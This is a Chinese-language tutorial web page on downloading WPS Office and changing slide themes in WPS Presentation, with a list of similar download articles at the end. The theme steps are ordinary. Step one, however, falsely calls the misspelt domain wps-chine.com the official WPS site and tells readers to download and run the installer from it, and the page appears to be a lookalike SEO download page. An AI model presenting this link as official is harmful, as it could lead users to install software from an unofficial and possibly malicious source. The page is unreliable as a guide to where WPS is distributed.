

WPS官网下载:WPS演示幻灯片主题更换
2025年07月18日
想让你的WPS演示幻灯片焕然一新?本文将详细介绍如何从WPS官网下载WPS,并逐步教你更换演示幻灯片的主题,让你的演示更具吸引力。
首先,你需要从 WPS官网 下载并安装WPS Office。 确保你下载的是最新版本,以获得最佳的用户体验和最新的主题资源。
步骤一:下载并安装WPS Office
- 打开你的浏览器,输入WPS官网网址:https://www.wps-chine.com/
- 在官网首页找到“下载”按钮,点击下载适合你操作系统的版本(Windows、macOS、Android等)。
- 下载完成后,双击安装包,按照提示进行安装。
步骤二:打开WPS演示
安装完成后,在你的电脑上找到WPS Office的图标,双击打开。然后选择“演示”或者“幻灯片”图标,启动WPS演示程序。
步骤三:创建或打开演示文稿
你可以选择创建一个新的空白演示文稿,或者打开一个已经存在的演示文稿文件(.ppt、.pptx等)。
步骤四:更换幻灯片主题
在WPS演示中,主题提供了预先设计好的颜色、字体和背景,可以快速美化你的幻灯片。 更换主题的步骤如下:
- 在WPS演示的顶部菜单栏中,找到“设计”选项卡。

- 点击“设计”选项卡后,会看到各种主题缩略图。这些缩略图代表着不同的主题风格。
- 将鼠标悬停在不同的主题缩略图上,你可以预览该主题应用到你的幻灯片上的效果。
- 点击你喜欢的主题缩略图,即可将该主题应用到你的整个演示文稿中。
- 如果对主题的颜色、字体等细节不满意,还可以在“设计”选项卡中找到“颜色”、“字体”、“背景”等选项,进行更细致的调整。
步骤五:保存你的演示文稿
更换主题后,记得保存你的演示文稿。 点击“文件” -> “保存”或“另存为”,选择保存位置和文件名。
通过以上步骤,你可以轻松地从WPS官网下载WPS,并更换幻灯片主题,让你的演示文稿更具吸引力。 尝试不同的主题,发挥你的创意,制作出令人印象深刻的演示文稿吧!
上一篇: WPS官网下载:WPS表格数据合并计算
最新文章
wps官网下载 WPS Office官方版下载:高效办公的理想选择 在如...
wps office客户端WPS Office电脑版官网下载安装,提升办公效...
wps客户端 WPS Office电脑版官方下载:全能办公神器,尽在您...
wps office网页版在数字化办公日益普及的当下,选择一款高效...
wps office官网下载WPS Office:功能强大、便捷高效的办公软...
wps电脑版 电脑版WPS下载:打造你的高效办公新体验 在现代办...